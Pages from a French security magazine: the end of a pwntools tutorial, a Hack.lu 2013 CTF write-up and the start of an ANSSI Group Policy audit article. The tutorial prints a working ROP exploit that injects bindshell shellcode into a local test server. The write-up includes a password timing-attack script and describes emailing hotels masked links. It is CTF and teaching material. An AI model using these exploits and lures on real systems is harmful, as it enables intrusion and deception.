p = remote('localhost', 9999, timeout=5)
p.recvuntil('hello\n')
# On crée un objet MemLeak avec notre primitive, cet objet va définir d'autres primitives basées sur
# la notre. Par exemple l.raw(0xbeeb, 16) pour révéler les 16 octets présents à l'adresse 0xbeeb.
l = MemLeak(leak(p))
# DynELF est l'équivalent de la classe ELF à l'exception que celui-ci va utiliser notre 'leak' pour
# résoudre dynamiquement tous les symboles du binaire, on l'utilise donc pour résoudre mprotect et
# read. Ici on fourni le binaire à DynELF pour faciliter la résolution des symboles, sans le binaire
# il faut fournir au minimum son adresse de base.
e = DynELF('l', leak=l)
mprotect_addr = e.lookup('mprotect')
read_addr = e.lookup('read')

# On construit notre shellcode qui va mettre en écoute un shell sur le port 31337.
sc = flat(shellcode.nop_pad(100), shellcode.bindshell(31337))

# On construit notre ROP qui va rendre le bss exécutable et y placer notre shellcode.
r = ROP('l')
bss = r.bss(100) & ~4095 # aligne l'adresse de la bss pour mprotect
print 'mprotect %x, read %x, bss %x' % (mprotect_addr, read_addr, bss)
r.call(mprotect_addr, [bss, 0x1000, 0x7])
r.call(read_addr, [4, bss, len(sc)])
r.call(bss, [])

# On envoie la sauce et on savoure notre shell. :-)
p.send(flat("A"*12, str(r)))
p.send(sc)
time.sleep(2)
pp = remote('localhost', 31337)
pp.send("id\n")
pp.interactive()
```

Même pas 50 lignes de code au total et ça marche au poil... La partie la plus compliquée est de définir la primitive qui va révéler n'importe quelle adresse du binaire et ensuite *DynELF* s'occupe du reste (lire l'entête ELF du binaire, trouver la section **.dynamic** du binaire pour trouver la **libc** pour ensuite parser la **.strtab** et la **.symtab** pour résoudre les fonctions).

```
$ python ex4.py
 [+] Opening connection to localhost on port 9999: Done
 [+] Loading ELF file `l': Done
 [+] Resolving "mprotect": Done
 [+] Resolving "read": Done
mprotect 596e40, read 5899f0, bss 804a000
 [+] Opening connection to localhost on port 31337: Done
 [*] Switching to interactive mode
uid=1000(remnux) gid=1000(remnux) groups=1000(remnux),4(adm),20(dialout),
24(cdrom),46(plugdev),108(lpadmin),109(sambashare),110(admin)
```

Voilà pour les exemples d'utilisation de *pwntools*... En plus de l'exploitation avec un binaire PIE, le lecteur qui désire jouer avec la librairie, sans se faire trop mal, peut également recompiler le dernier exemple avec **-fstack-protector** et tenter de l'exploiter, **pwn.iterutils** devrait pouvoir vous rendre service dans ce cas. ;-)

Conclusion

Le but de cet article était d'introduire les outils disponibles pour faciliter et accélérer la résolution de certaines épreuves. J'ai choisi de m'attarder sur *pwntools*, le framework publié par l'équipe *pwnies* puisque c'est celui que je connais le mieux et que j'utilise dès que j'en ai l'occasion en wargame ou en CTF. Si vous n'êtes pas convaincu par ce dernier, sachez que d'autres framework de ce genre sont également disponibles comme moneyshot **[4]** de blasty ou libformatstr/libnum **[5]** de hellman.

Je tiens à remercier les pwnies pour cette suite d'outils très pratique ainsi que Pierre Bienaimé pour sa relecture et ses suggestions. ;-)

Références

[0] pwnies – http://pwnies.dk

[1] pwntools - https://github.com/pwnies/pwntools/

[2] rp++ – https://github.com/0vercl0k/rp/

[3] vulnerable_server.c - http://pastebin.com/Q6AJfXB5

[4] moneyshot - https://github.com/blasty/moneyshot

[5] libformatstr/libnum – https://github.com/hellman

www . hsc-formations . fr

SANS Institute

Formations pratiques intensives répondant aux standards les plus élevés de l'industrie

FORMATIONS SÉCURISATION
Cours SANS Institute
Certifications GIAC

SEC 401
Fondamentaux et principes de la SSI
SEC 505
Sécuriser Windows
DEV 522
Protéger les applications web

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

RETOUR D'EXPÉRIENCE SUR QUELQUES ÉPREUVES DE HACK.LU 2013

Ludovic Apvrille – ludovic.apvrille@telecom-paristech.fr
Axelle Apvrille – aapvrille@fortinet.com / Pierre Bogossian – bogossian@mail.com

mots-clés : *CTF / TOR / ANDROID / DESASSEMBLAGE / PYTHON / CANAL CACHÉ*

Les conférences en sécurité informatique organisent régulièrement des challenges – ou CTF - qui consistent à réussir des épreuves de différents types : récupération de données sur des serveurs web, compréhension d'un fichier exécutable, etc. Nous avons récemment participé au CTF de la conférence Hack.lu 2013. Notre équipe de trois ingénieurs/chercheurs a terminé dans le « Hall of Fame » des équipes locales. Nous vous donnons dans cet article un aperçu de quelques épreuves types que nous avons réussies.

1 Introduction

Les CTF – *Capture the Flag* – sont des challenges de sécurité dans lesquels les équipes de hackers s'affrontent pour réussir le maximum d'épreuves en un temps limité. Les équipes sont constituées de un à une dizaine de hackers (et parfois plus). Les épreuves comportent chacune un score permettant de classer les équipes. Il est assez fréquent que ces compétitions aient lieu lors de conférences liées à des problématiques de sécurité ou cybercriminalité, et notamment sur les techniques de protection des infrastructures informatique et réseau : lutte contre les malwares, contre les intrusions...

Les épreuves se situent en général dans quatre domaines :

- Le décryptage d'un texte chiffré. Il s'agit alors de trouver une ruse pour le déchiffrer, avec en général quelques indices fournis. Dans la très grande majorité des cas, une attaque « brute-force » est bien entendu inefficace.
- L'attaque d'un site Internet. La solution passe par l'utilisation de failles au niveau du serveur : faille dans la sécurisation de la base de données (injections SQL), faille dans le serveur web (exemple : faille connue, mais non patchée), faille dans l'installation de l'ordinateur hébergeant le service web.
- Exécutable. Un fichier exécutable est fourni en format elf par exemple. L'exécution de ce fichier se traduit par la demande d'un mot de passe, ou d'une clé pour l'exécuter. Il faut alors comprendre le code assembleur du fichier exécutable (rétro-ingénierie).
- Divers. Il s'agit de tous les autres challenges ;) Parfois, ces épreuves sont reliées à un matériel spécifique (Arduino, Teensy...), ou dans un registre complètement différent en nécessitant par exemple du social engineering ou l'élaboration d'une vidéo.

Nous détaillons par la suite quelques challenges que nous avons réussis dans le cadre du CTF de la conférence Hack.Lu 2013 **[1]**. Le CTF était organisé par les Fluxfingers, une équipe renommée de hackers habitués aux CTFs puisqu'ils ont terminé l'année 2013 au douzième rang mondial. Plus de 700 équipes étaient engagées dans ce challenge qui a duré 48h. L'objectif de chaque challenge était de trouver un jeton à entrer sur le site Internet du CTF : l'entrée de ce jeton créditait l'équipe d'un certain nombre de points a priori proportionnel à la difficulté de l'épreuve en question. Comme dans tout CTF, il n'était ni autorisé aux équipes de se communiquer des résultats, ni d'attaquer le serveur central des challenges.

2 « Geolocation Flag » : accéder à un site Internet depuis un maximum de pays différents

Une épreuve consistait à accéder à une URL depuis différents pays du monde. Pour chaque accès depuis un pays différent, l'équipe recevait 1 point. Pour notre part, nous avons utilisé les techniques suivantes :

1. Le montage de connexions via le réseau Tor (Outil Vidalia), et la connexion à cette URL. L'ensemble était réalisé par un script « fait maison »: attente qu'une connexion Tor soit montée, accès au site Internet, arrêt de la connexion, etc. L'approche a bien fonctionné, mais n'a permis de faire des accès que depuis des pays qui possèdent des utilisateurs créant des nœuds Tor, surtout des pays en Europe et en Amérique du Nord. Une trentaine d'accès ont pu être réalisés grâce à cette technique.

   Le script est le suivant (bash, Mac OS X):

```
#!/bin/bash

RANGE=5
CPT=0
#TORSOCKS_CONF_FILE=$HOME/torsocks.conf

#echo $TORSOCKS_CONF_FILE

while true
do
    echo "Starting vidalia"
    open /Applications/TorBrowser_en-US.app/Contents/MacOS/Vidalia.app
    echo "Waiting for Tor connection"
    sleep 15
    echo "Getting CTF page"
    rm $HOME/tmp/2Y*
    cd $HOME/tmp; torsocks wget --no-check-certificate https://149.13.33.74/
ref/2Y1McRL2MvhPUt5
    echo "Got CTF page"
    killall Vidalia
    sleep 1
done
```

   Ce script peut être amélioré en backlistant progressivement les pays acquis des points de sortie Tor, au niveau du fichier torrc :

```
ExcludeExitNodes {au},{be},{br},{ca}, ...
```

2. L'utilisation de web-proxies situés dans des pays différents. Ces proxies se trouvent aisément sur les moteurs de recherche classique. Cette approche manuelle s'est révélée assez fastidieuse : beaucoup de ces proxies ont une durée de vie très courte, d'où le nombre élevé de coups d'épée dans l'eau… mais cette technique nous a permis d'accéder à presque 80 pays.

Une équipe qui a pu obtenir plus de pays que nous – typiquement, des pays peu ouverts ou petits, par exemple Saint-Vincent-et-les-Grenadines (.vc) - a utilisé une approche originale – mais peu éthique ? - : l'envoi d'un e-mail à des hôtels situés dans ces pays pour une demande de disponibilités de chambre. Cet e-mail contenait un lien masqué vers l'URL à valider depuis différents pays…

3 « Robot Plans » : comprendre une image Android


Une des épreuves expliquait avec humour avoir capturé un robot alors qu'il était en train de se soulager dans un buisson, puis l'avoir interrogé, et finalement n'avoir réussi qu'à en tirer son « module de communication Android ». La pièce jointe, **image.tar.gz**, n'est autre que le contenu d'un système de fichiers Android. Le décompresser ne pose aucun problème, mais où donc chercher un indice, un mot de passe ? Il y a tant de fichiers ! Nous avons regardé le contenu de la carte mémoire (**/mnt/sdcard**) pour y trouver des templates Word ou Excel sans intérêt, et aussi la ROM d'un jeu Game Boy Advance. Nous avons même poussé le vice jusqu'à exécuter ce jeu dans un émulateur – merci pour la super partie de Mario – mais ceci ne nous a pas aidés à trouver le mot de passe.

Nous avons fini par trouver un indice dans **/data/system/gesture.key** :

```
h.a.h.a.c.a.n.t.g.e.t.m.e.i.m.a.d.e.b.a.c.k.u.p.z.z.
```

Au passage, remarquez la présence de points entre chaque lettre, ce qui déjoue les recherches de chaînes de caractères (par exemple, nous avions évidemment cherché passwd, password, hack.lu etc. dans l'image du système de fichiers).

Sous Android, le fichier **gesture.key** sert théoriquement à mémoriser les mouvements qui permettent de déverrouiller le téléphone. Le téléphone comporte 9 points virtuels et ces mouvements indiquent dans quel sens les connecter. Les mouvements sont sauvegardés dans le fichier **gesture.key**, hashés par l'algorithme SHA1. Si cela vous intéresse, l'encodage des mouvements est très bien illustré dans **[3]**.



Hélas, nous n'avons pas le contenu réel de **gesture.key**. Un indice cependant : « backup ». Nous allons donc voir les fichiers présents dans **/data/backup**. On constate alors qu'ils contiennent tous quelque chose qui ressemble énormément à un hash SHA-1 :

```
./image/data/backup $ cat 0ytutd
06c65f3452c48504305234dc005f5efbeb3d185f
./image/data/backup $ cat 4bm94d
960530aaddf48e841afe6e4b34b913effc92554f
```

Nous pensons alors que ces hash correspondent aux fameux mouvements qui ont été effacés de **gesture.key**. Il faut trouver à quel mouvement correspond tel hash - ceci étant facilité

par l'existence de rainbow tables à cet usage sur Internet – puis dessiner les mouvements correspondants. Cette opération est grandement facilitée par **[4]** qui va jusqu'à dessiner le mouvement pour nous à l'écran.

Nous avons donc toute une collection de mouvements qui semblent dessiner des chiffres: 6, 7, 8, 7, 8, 7... Forcément, cela doit encoder le mot de passe à trouver. Mais dans quel ordre prendre ces mouvements ? Nous remarquons alors que tous les fichiers de backup ne sont pas créés exactement à la même heure. Il paraît logique de commencer par les premiers créés et de terminer par les plus récents. Nous ordonnons les mouvements : 7, 5, 7, 3, 7, 6... Pris deux par deux, cela nous fait penser à de l'ASCII : 75=K, 73=I, 76=L, etc. Au final, nous obtenons le message :


```
KILL_ALL_HUMANS
```

Méchants robots ! Et voilà ce qui permet de valider l'épreuve... (Hélas, dans notre cas, nous avons terminé cette étape 10 minutes après la fin du challenge et n'avons donc pas pris les points. Dommage !).

4 « RoboAuth » : la rétro-ingénierie d'un fichier exécutable Windows

Dans cette épreuve, on nous fournit un fichier, nommé **RoboAuth.exe**, et on sait qu'il faut saisir deux mots de passe (password1_password2) pour valider l'épreuve.

RoboAuth.exe est un exécutable Windows qui requiert un premier mot de passe. Dès que l'on se trompe, l'exécution se termine.



Une première inspection en hexadécimal du binaire ne révèle aucun mot de passe. Nous démarrons donc un désassembleur (OllyDbg ou IDA Pro, par exemple) et examinons l'assembleur. Il est facile de repérer la chaîne « You passed level1! » et l'on regarde où elle est utilisée :

```
.text:00401B59  lea   eax, [ebp+var_143]  ; contient le mot de passe attendu
.text:00401B5F  mov   [esp+164h+var_160], eax
.text:00401B63  lea   eax, [ebp+var_157]  ; mot de passe saisi par l'utilisateur
.text:00401B69  mov   [esp+164h+var_164], eax
.text:00401B6C  call  strcmp              ; comparaison
.text:00401B71  test  eax, eax                ; sont-ils identiques ?
.text:00401B73  jnz   short loc_401B8D          ; quitter si mauvais mot de passe
.text:00401B75  mov   [esp+164h+var_164], offset aYouPassedLevel ; "You passed level1!"
```

Tout de suite, on comprend que le programme compare (strcmp) la chaîne attendue avec la chaîne saisie, et affiche le message d'encouragement si elles sont identiques. Il suffit alors de mettre un point d'arrêt sur la comparaison, d'exécuter le programme et inspecter les valeurs en mémoire pour y trouver le sésame :

```
']:000000000060FC24 db  0
']:000000000060FC25 db 72h ; r
']:000000000060FC26 db 30h ; 0
']:000000000060FC27 db 62h ; b
']:000000000060FC28 db 30h ; 0
']:000000000060FC29 db 52h ; R
']:000000000060FC2A db 55h ; U
']:000000000060FC2B db 6Ch ; l
']:000000000060FC2C db 65h ; e
']:000000000060FC2D db 7Ah ; z
']:000000000060FC2E db 21h ; !
']:000000000060FC2F db  0
```

Mais alors, pourquoi ne voyait-on pas cette chaîne r0b0RUlez! ? Parce qu'elle n'est pas écrite telle quelle dans l'exécutable. Dans le code ci-dessus, le mot de passe attendu se trouve dans **var_143**. Or, en regardant plus haut, on trouve ces instructions :

```
.text:00401A71 mov [ebp+var_143], '0b0r'
.text:00401A7B mov [ebp+var_13F], 'elUR'
.text:00401A85 mov [ebp+var_13B], '!z'
```

Cela explique tout ! Le mot de passe était présent, mais en 3 tronçons et nous ne l'avions pas remarqué. Il était là pourtant, sous nos yeux et même un hexdump aurait pu nous mettre sur la voie :

```
00000e70  00 c7 85 bd fe ff ff 72  30 62 30 c7 85 c1 fe ff  |.......r0b0.....|
00000e80  ff 52 55 6c 65 66 c7 85  c5 fe ff ff 7a 21 c6 85  |.RUlef......z!..|
```

Le programme passe alors dans une deuxième routine qui demande un deuxième mot de passe. Là, ça se corse un peu. Le programme appelle l'interruption 3. Cette interruption x86, appelée « Trap to Debugger » en anglais, permet de créer un point d'arrêt logiciel et complique un peu notre tâche d'exécution pas à pas dans un désassembleur. Il suffit de se positionner plus loin dans le code : il y a une boucle qui compare caractère par caractère le deuxième mot de passe attendu avec le mot de passe fourni. Nous y plaçons un point d'arrêt, et pour chaque caractère, nous notons la valeur attendue. Au passage, notez la présence d'une opération « XOR 2 » en guise de « chiffrement » de chaque caractère du deuxième mot de passe.

```
.text:0040154C comparaison:
.text:0040154C          mov    eax, [ebp+arg_0] ; mettre un point d'arret
.text:0040154F          movzx  edx, byte ptr [eax]
.text:00401552          mov    eax, [ebp+arg_4]
.text:00401555          movzx  eax, byte ptr [eax]
.text:00401558          xor    eax, 2          ; "dechiffrement" du caractere
.text:0040155B          cmp    dl, al          ; comparer les 2 caracteres
.text:0040155D          jz     short suivant   ; mettre un point d'arret
.text:0040155F          mov    eax, 1
```


```
.text:00401564            jmp     short erreur_quitter
.text:00401566 suivant:
.text:00401566            add     [ebp+arg_0], 1  ; mettre un point d'arret
.text:0040156A            add     [ebp+arg_4], 1
.text:0040156E lecture:
.text:0040156E            mov     eax, [ebp+arg_4]
.text:00401571            movzx   eax, byte ptr [eax]
.text:00401574            cmp     al, 2
.text:00401576            jnz     short comparaison ; mettre un point d'arret
.text:00401578            mov     eax, 0
```

Comme la procédure de vérification termine le programme à la moindre erreur, il est nécessaire avant chaque comparaison de modifier en mémoire la valeur saisie (nous avons entré n'importe quoi) pour qu'elle corresponde à la valeur attendue.

Heureusement, le mot de passe n'est pas trop long, et au final, nous trouvons le 2ème mot de passe : **w3lld0ne**.

Pour valider l'épreuve, il ne nous reste plus qu'à envoyer au serveur r0b0RUlez!_w3lld0ne.

5 « Packed » : retro-ingénierie et cryptographie

Un fichier nommé « packed » est fourni. Son examen permet de comprendre qu'il contient les parties suivantes :

- d'abord une première séquence vide ;
- puis la chaîne : **#disabled-encoding: _rot___[...]__13** ;
- puis une séquence binaire ;
- puis un fichier PDF ;
- puis une séquence de caractères « bizarres » (« chiffrés » en rot13) ;
- puis un fichier encodé.

L'extraction du contenu du fichier PDF ne révèle a priori rien, et son ouverture permet de visualiser un « No hint given ». La dernière partie est un fichier ODT encodé en base 64. Son ouverture avec LibreOffice permet d'afficher un « Still no hint given » et son contenu ne semble rien cacher de particulier.

Nous nous sommes donc focalisés sur la partie en rot13. Elle contient le code python suivant :

```
cipher="H51\\\'Ux2J&+(3Z;UxcxØXxs\x13h\x014$V!R($R>\t/)R!\xØ1<.\x13,N-
aP4M4aRuG1-VuUØ GuH+a@ØW=3R9\xØ1>(_Ø\xØ1,8CØRx GuN6\"V|\x1ezKZ3\xØ14$]}R!2\
x1d4S27\x1au\x1fxs\t_\xØ1xa\x13<Gx)R&Ip2J&\xØf93T#zj\x1c\x1ap\x13rk\xØØg\
xØ1e|\x13g\x19ju\xØba\x18jt\xØ2o+xa\x13u\xØ1xa\x13%S1/Gu\xØ3\x1b.\\:N7.\\:N4o\
x13\xØcN-3\x133M9&\x13<Rx A2WjiZ{DvaXØXjh\x136N6\"R!\xØ1\xØ7rCØp\x138a\
x1dc22ieu\x161Fw+=-ØØ\x1bRa\x13u\xØ1(3Z;UxcR\'F.s\x1c>D!s\x13<Rx,Z&R1/Tw+R"

n=Ø; import hashlib, sys;
try: key = sys.argv[1]
except IndexError: sys.exit ("x\x9c\xf3N\xadTØT\xc8\xcd,.\xce\xccKW\xc8\
xccSH,J/\xØ3\xØØM\x97\xØ7\\".decode("mvc"))
```

```
f =getattr (hashlib ,"x\x9c\xcbM1\x05\xØØ\x02G\x01\x07".decode("mvc"))

while n < (5 *1Ø **6 ): key = (f (key ).digest ()); n = n +1

key = key[:5 ].upper()
while len (key )< len (cipher ): key = key * 2
plain = "".join (map (chr ,[ord (a)^ord (b)for a ,b in zip (cipher, key)]))

try: exec plain
except: print "x\x9c\xØb/\xca\xcfKW\xfØN\xadT\x04\xØØ\x14d\xØ3x".decode
("mvc"), repr(plain)
```

On notera que le code ci-dessus n'est pas directement utilisable, car la chaîne **"mvc"** qui apparaît à plusieurs reprises est elle-même codée en rot13 et doit donc être remplacée par **"zip"**).

La variable cipher de ce code python comporte un texte chiffré. Le programme prend une clé en entrée, puis l'utilise pour déchiffrer le message avec un algorithme un peu surprenant. Tout d'abord, il effectue 5 millions de md5 sur la clé, puis extrait les 5 premiers caractères du résultat, et les passe en majuscule. La clé de 5 caractères ainsi obtenue est ensuite utilisée pour décoder le message chiffré en appliquant un xor sur chaque groupe de 5 caractères. Le message décodé est alors exécuté : il s'agit donc de code python.

Comment décoder ? Notre première idée a été d'utiliser la première partie non alphanumérique du fichier « packed », avant le PDF, pour essayer de voir si cela ne serait pas la clé... Trop simple, échec !

La deuxième approche fut de programmer une attaque brute force sur les 5 caractères de la clé. Avec 20000 tentatives seulement par seconde sur notre ordinateur, ce brute force aurait pris presque une année : cela n'est bien sûr pas compatible avec les 48h du challenge ...

La troisième approche fut la bonne : l'utilisation d'un simple xor comme technique de chiffrement est extrêmement faible, chacun des 5 caractères de la clé est appliqué indépendamment des autres. On peut donc déterminer les 5 caractères un à un en réalisant cinq attaques par force brute (seulement 256 valeurs à tester pour chaque caractère !). Comme on sait que le message décodé doit contenir du code python, il est simple de déterminer pour chaque caractère laquelle des 256 valeurs est la bonne en vérifiant que la partie du message qu'il chiffre se compose de caractères alphanumériques et de ponctuation.

Une fois décodé, le message contenait le code python ci-dessous :

```
import sys
print "Key 2 = leetspeak(what do you call a file that is several
file types at once)?"
if len(sys.argv) > 2:
    if hash(sys.argv[2])%2**32 == 2824849251:
        print "Coooooooool. Your flag is argv2(i.e. key2) concat
_3peQKyRHBjsZØTNpu"
else:
    print "argv2/key2 is missing"
```

Et voilà que le code contient encore une nouvelle énigme : « *what do you call a file that is several file types at once* ».

Un indice posté sur le site évoquait un animal qui change de couleur.

Nous avons pensé au caméléon.

Après quelques essais, nous avons trouvé que le flag était « ch4m3l30n_3peQKyRHBjsZ0TNpu ».

6 « Pay TV » : attaque d'un site Internet

Un site Internet présente une image de robots regardant une télévision « cryptée ». La télévision en elle-même comporte une image GIF animée qui imite un brouillage noir et blanc. En bas à gauche de l'image est présentée une fenêtre de saisie « password ». Bien entendu, l'entrée d'un mot de passe permettra sans doute d'afficher une image lisible sur la télévision, image qui contiendra – nous l'espérons - le jeton de validation du challenge.

Notre première idée fut d'analyser le contenu de l'image GIF animée, en espérant y trouver le mot de passe. La GIF animée comporte 6 images. Nous avons manipulé sous GIMP les différentes images, en les superposant, ou en effectuant des opérations de type xor. Sans succès.

Le site cachait deux indices qui nous ont aiguillés vers la solution.

Tout d'abord, un journal est posé à côté de la télévision. Il comporte l'indication « Side channel attacks », cf. la figure ci-jointe remise à l'endroit.

Ensuite, en étudiant les sources JavaScript du site, nous avons remarqué un commentaire très intéressant dans le code qui construit la requête pour envoyer un mot de passe :

```
xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
xhr.send('key=' + encodeURIComponent(key)/* + '&debug'*/)
```

Ainsi donc, il serait possible d'activer un mode debug ?

Alors qu'une requête normale envoyant un mot de passe erroné obtient une réponse JSON comme celle-ci :

```
{"response": "Wrong key.", "success": false}
```

En activant le mode debug, on reçoit une réponse comme celle-là :

```
{"start": 1382498116.458821, "end": 1382498116.458859, "response":
"Wrong key.", "success": false}
```

Nous avons tout de suite compris que ces deux valeurs **start** et **end** étaient des estampilles temporelles (en secondes depuis l'epoch Unix) qui nous permettaient d'obtenir la durée de traitement de la requête.

Nous avons supposé que le temps de traitement de chaque caractère du mot de passe pourrait être différent selon que le caractère soit correct ou pas. Il serait dès lors possible de trouver le mot de passe caractère par caractère.

Nous avons écrit un script qui affiche le temps de traitement de tous les mots de passe longs d'un seul caractère (en se limitant aux caractères alphanumériques) :

```
#! perl

use JSON;
use LWP::UserAgent;
use LWP::Protocol::https;
$ENV{'PERL_LWP_SSL_VERIFY_HOSTNAME'} = 0;
my $ua = LWP::UserAgent->new;
my $url = 'https://ctf.fluxfingers.net:1316/gimmetv';
foreach my $char (0..9,'a'..'z','A'..'Z') {
    my $pw_candidate = "$char";
    my $response = $ua->post($url,
                    'Content-Type' => 'application/x-www-form-urlencoded',
                    'Content' => "key=${pw_candidate}&debug");
    my $resp_content = $response->content;
    my $json_obj = decode_json($resp_content);
    my $duration = $json_obj->{'end'} - $json_obj->{'start'};
    print "$pw_candidate: $duration\n";

    if($json_obj->{'success'} eq 'true') {
        print "Password found !!\n";
        print "Response: $resp_content\n";
        exit;
    }
}
```

Nous avons constaté que le temps de traitement était négligeable pour tous les caractères, sauf pour le « A » qui durait environ 0.1s. Nous avons donc pensé que ce devait être le premier caractère du mot de passe.

Nous avons modifié notre script pour tester cette fois tous les mots de passe longs de deux caractères dont le premier caractère est « A » :

```
[...]
    my $pw_candidat = "A$char";
[...]
```

Cette fois encore, un des mots de passe testés avait une durée de traitement plus longue de 0.1s que les autres.

Nous avons itéré ce procédé, et lorsque nous eûmes enfin trouvé le mot de passe dans son intégralité, la réponse JSON contenait :

```
{"response": "OH_THAT_ARTWORK!", "success": true}
```

La chaîne **OH_THAT_ARTWORK!** s'affichait sur l'écran de télévision des robots, une fois le mot de passe trouvé, et c'était bien la solution du challenge.

Conclusion

Cet article a présenté la résolution de certaines épreuves du CTF de Hack.Lu 2013. Notre modeste équipe nommée PicOwn de 3 personnes a terminé classée 6ème en local (et donc, elle est dans le Hall of Fame!) et 97ème en tout (sur plus de 700 équipes engagées).

Merci aux organisateurs qui ont proposé 21 épreuves très bien pensées et variées, parfois vraiment difficiles, surtout en cryptographie qui était pourtant un de nos thèmes de prédilection.

Les CTF de Hack.lu des quatre dernières années sont accessibles en ligne **[2]** et nous vous invitons à vous y frotter et, pourquoi pas, à participer à la prochaine édition, localement ou à distance !

D'autres « writeups » de ce CTF sont également disponibles en ligne **[5]**.

Remerciements. Merci à notre relecteur de PollyPocket... et félicitations pour leur score !

Standing	Team	Local team?
1	PPP (US)	No :(
2	More Smoked Leet Chicken (RU)	Yes (First prize)
3	Stratum Auhuur (DE)	No :(
5	pollypocket (BE)	Yes (Second prize)
9	Eindbazen (NL)	Yes (Third prize)
20	bobsleigh (FR)	Yes
31	Fourchette Bombe (CH)	Yes
97	PicOwn (FR)	Yes
106	HackGyver (FR)	Yes

Références

[1] **Hack.lu :** http://2013.hack.lu/

[2] **Archives des CTF de Hack.lu :** https://ctf.fluxfingers.net/

[3] http://articles.forensicfocus.com/2011/11/18/android-forensics-study-of-password-and-pattern-lock-protection/

[4] **Android Hash to Gesture :** https://barney.0x539.se/android/

[5] **Writeups CTF Hack.lu 2013 :** https://ctftime.org/event/97/tasks/

ÉTUDE DU MOTEUR D'APPLICATION DES STRATÉGIES DE GROUPE ACTIVE DIRECTORY À DES FINS D'AUDIT DE SÉCURITÉ

Luc Delsalle – Agence nationale de la sécurité des systèmes d'information (ANSSI)
Luc.Delsalle@ssi.gouv.fr

mots-clés : GPO / ACTIVE DIRECTORY / AUDIT

En environnement Active Directory, les stratégies de groupe permettent d'assurer une homogénéité dans la configuration d'un parc de machines ou dans la gestion des profils d'utilisateur. Souvent méconnues des auditeurs, les stratégies de groupe sont pourtant essentielles pour évaluer le niveau de sécurité d'un parc de machines.
Chargées d'appliquer la politique de sécurité, les stratégies de groupe peuvent être une cible intéressante pour tout attaquant souhaitant assurer sa persistance sur un domaine Active Directory.
Cet article se propose de décrire le moteur d'application des stratégies de groupe en détaillant les points d'attention et les outils à utiliser lors d'un audit de sécurité.

1 Introduction

À l'heure où de plus en plus d'appareils se connectent au système d'information (SI) d'une entreprise, il est primordial pour les entités de garantir une homogénéité dans la configuration de leurs systèmes et un contrôle sur les utilisateurs qui s'y connectent. Condition *sine qua non* à la mise en place d'une politique de sécurité efficiente, cette problématique n'en reste pas moins complexe à adresser. En environnement Active Directory, la solution proposée par Microsoft consiste en l'utilisation des Stratégies de Groupe (ou GPO).

Les stratégies de groupe permettent, au travers d'une interface centralisée, de contrôler un ensemble de paramètres et d'options de configuration pour les produits Microsoft et pour certains produits tiers grâce à un mécanisme d'extensions.

De nombreuses options de sécurité d'un domaine Active Directory sont gérées par GPO. Ainsi, la modification du format de condensat cryptographique des *hashs* locaux ou le paramétrage des privilèges des comptes utilisateur sera obligatoirement réalisé au travers des composants de stratégies de groupe. Dès lors, l'analyse de ces objets devient particulièrement intéressante pour un auditeur : la liste des unités d'organisation (OU) affaiblissant le durcissement des paramètres de sécurité peut, par exemple, permettre de progresser lors d'un test d'intrusion. L'extraction de ces informations est d'autant plus intéressante qu'elle ne nécessite par défaut que très peu de droits sur l'annuaire Active Directory.

Technologie bien connue des administrateurs, les stratégies de groupe ont été introduites avec Windows 2000 et n'ont que très peu évolué depuis. Si de nouvelles fonctionnalités ont été introduites, le cœur du dispositif reste majoritairement inchangé. Massivement

décrit par Microsoft dans ses « open specifications » **[MS-OPENSPEC]**, le fonctionnement interne des stratégies de groupe n'en reste pas moins très peu connu des auditeurs en sécurité.

Au travers de cet article, nous expliciterons le fonctionnement du moteur d'application des GPO et étudierons les forces et faiblesses des mécanismes mis en œuvre. Puis, nous analyserons les faiblesses de l'outillage d'audit actuel, avant de proposer un nouvel outil plus complet : *SysvolCrawler*.

2 Principes de fonctionnement des stratégies de groupes

2.1 Concepts fondamentaux

Le principe d'application des stratégies de groupe suit un modèle client/serveur classique dans lequel le serveur maintient les objets de stratégie de groupe tandis que la machine cliente, à l'origine de tous les échanges, est chargée de reconstituer et d'appliquer la stratégie résultante de la combinaison des objets de GPO.

2.1.1 Composantes d'une stratégie de groupe

Une stratégie de groupe est composée de deux parties distinctes :

- dans l'annuaire Active Directory, un **objet de stratégie de groupe** contient les métadonnées de la stratégie (nom, date de création, date de dernière modification, type de directives définies, etc.).
- dans le partage *Sysvol*, des **fichiers de stratégies de groupe** définissent les paramètres et valeurs à appliquer sur un système.

Les deux composantes sont nécessaires à l'application correcte d'une GPO. Il peut arriver, suite à des erreurs d'administration (suppression malencontreuse, glissé-déposé maladroit, etc.), que l'un des deux composants soit manquant. Cette désynchronisation a pour conséquence de bloquer l'application des GPO sur toutes les machines du domaine, avec pour seul effet visible la présence des *eventids* 6144 et 6145 dans les journaux d'événements Windows. Il est ainsi fréquent de rencontrer, lors d'audits, des domaines Active Directory n'appliquant aucune politique de sécurité, à cause d'une simple erreur d'administration.

